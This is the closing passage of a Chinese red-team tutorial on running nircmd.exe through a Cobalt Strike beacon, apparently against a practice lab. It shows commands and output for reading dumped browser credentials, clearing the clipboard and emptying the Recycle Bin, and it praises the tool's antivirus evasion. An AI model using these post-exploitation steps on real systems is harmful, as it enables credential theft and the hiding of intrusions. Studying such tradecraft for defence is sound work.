
```
beacon> shell nircmd.exe clipboard addfile "c:\windows\debug\wia\read.logs"
beacon> shell type c:\windows\debug\wia\read.logs
```



```
beacon> shell nircmd.exe clipboard addfile "c:\windows\debug\wia\read.logs"
[*] Tasked beacon to run: nircmd.exe clipboard addfile "c:\windows\debug\wia\read.logs"
[+] host called home, sent: 92 bytes
beacon> shell type c:\windows\debug\wia\read.logs
[*] Tasked beacon to run: type c:\windows\debug\wia\read.logs
[+] host called home, sent: 66 bytes
[+] received output:
 Browser:  Google Chrome
 Website:  http://www.bwapp.com/login.php
 Username: bee
 Password: bug
---------------------------------------------------------------------------

 Browser:  Internet Explorer
 Website:  http://www.bwapp.com/
 Username: bee
 Password: bug
```

清空剪切板


```
beacon> shell nircmd.exe clipboard clear
```



```
beacon> shell nircmd.exe clipboard clear
[*] Tasked beacon to run: nircmd.exe clipboard clear
[+] host called home, sent: 57 bytes
```

0x06 其它

```
beacon> shell dir /s/a c:\$Recycle.Bin
beacon> shell nircmd.exe emptybin           清空回收站
```



```
beacon> shell nircmd.exe emptybin
[*] Tasked beacon to run: nircmd.exe emptybin
[+] host called home, sent: 50 bytes
```

小结:

就是小工具而已,实在没什么好多说的,留给有需要弟兄们,虽然自身功能很多,但实际有用的并不多,而且绝大部分功能都是鸡肋,用它主要还是因为免杀效果暂时还不错,有些功能对于 AV 来讲其实很敏感,比如,截屏获取剪切板...所以,在你自己确实没有很好替代品的时候,虽然不一定能成,但好歹可以用这个试试...

注:所有文章仅供安全研究之用,严禁用于任何非法用途

有任何问题,请直接联系该文章作者

一律严禁私自外传,由此所的引发的一切不良后果,均由读者自行承担

- **by klion**
- **2019.3.6**